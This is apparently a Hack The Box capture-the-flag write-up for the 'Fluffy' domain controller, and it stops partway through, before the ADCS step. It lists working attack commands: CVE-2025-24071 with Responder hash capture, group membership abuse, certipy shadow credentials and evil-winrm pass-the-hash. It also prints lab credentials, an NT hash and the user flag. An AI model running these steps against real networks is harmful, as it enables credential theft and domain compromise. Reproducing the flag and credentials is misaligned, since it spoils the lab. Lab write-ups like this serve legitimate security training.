Fluffy
HTB: SMB write access, CVE-2025-24071, shadow credentials and ADCS ESC16.
| Target | 10.129.35.212 |
| Host | DC01.fluffy.htb |
| OS | Windows Server 2019 (Build 17763) |
| Domain | fluffy.htb |
| Given creds | j.fleischman / J0elTHEM4n1990! |
| Chain | SMB write → CVE-2025-24071 → hash crack → GenericAll → shadow credentials → ADCS ESC16 |
Note: Remember, I am showing here only the final good path on how to do this box, dont be discouraged if your’s doesnt look like this, because mine didnt. There was a lot of googling, searching, learning and taking wrong turns in between.
Note the credentials from the lab description: j.fleischman / J0elTHEM4n1990!
First, nmap on the given IP:
> nmap -sV -sC 10.129.35.212
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-26 04:46 -0400
Nmap scan report for 10.129.35.212
Host is up (0.060s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-26 15:47:03Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-07-26T15:48:24+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
|_ssl-date: 2026-07-26T15:48:23+00:00; +7h00m00s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
|_ssl-date: 2026-07-26T15:48:24+00:00; +7h00m00s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-07-26T15:48:23+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-26T15:47:43
|_  start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.94 seconds

Then I checked which shares we have access to and saw an interesting one: IT. Notice that we have READ and WRITE permissions.

I took a closer look at the IT share and downloaded the PDF to check what’s inside.
And I saw this:

I started looking these CVEs up and stopped at CVE-2025-24071. Since we have write permission on the IT share, we can use it.
For this CVE I used this PoC: Marcejr117/CVE-2025-24071_PoC

Next I ran ip a to check my HTB interface name, which for me is tun0, then started Responder:

sudo responder -I tun0Put exploit.zip inside the IT share:
After a while I got a username and a hash in Responder:


I quickly cracked that hash and got the final credentials: p.agila:prometheusx-303
Next I ran bloodhound-python and uploaded the zip to the BloodHound GUI:
bloodhound-python -ns 10.129.35.212 -u j.fleischman -p J0elTHEM4n1990! -c All -d fluffy.htb --zipOf course BloodHound threw an error on startup, so me and Claude had to debug for a while.

I checked what p.agila can do, and we see she has GenericAll over the Service Accounts group.

So I checked deeper what the Service Accounts group can do, and saw they have GenericWrite over 3 users.

First I went for the winrm_svc account, so my path looked like this:

So I added myself to the Service Accounts group:
bloodyad --host 10.129.35.212 -d fluffy.htb -u p.agila -p 'prometheusx-303' add groupMember "Service Accounts" p.agila
For some reason it didn’t work the first time, so I ran this command and repeated the process:
nxc ldap 10.129.35.212 -u p.agila -p 'prometheusx-303' -M groupmembership -o USER=p.agila
Then ran this command to get the winrm_svc NT hash:
certipy-ad shadow auto -u p.agila -p 'prometheusx-303' -account winrm_svc -dc-ip 10.129.35.212
And I hit the classic mistake of forgetting to sync the clock skew, so I used this command:
sudo ntpdate 10.129.35.212
We got the NT hash for winrm_svc: 33bd09dcd697600edf6b3a7af4875767

So I ran:
evil-winrm -i 10.129.35.212 -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767And we get the user flag: f0371bc3cc11b036a7d2235736ca5bd2
Taking a couple of steps back, I saw we could also get access to the ca_svc account.
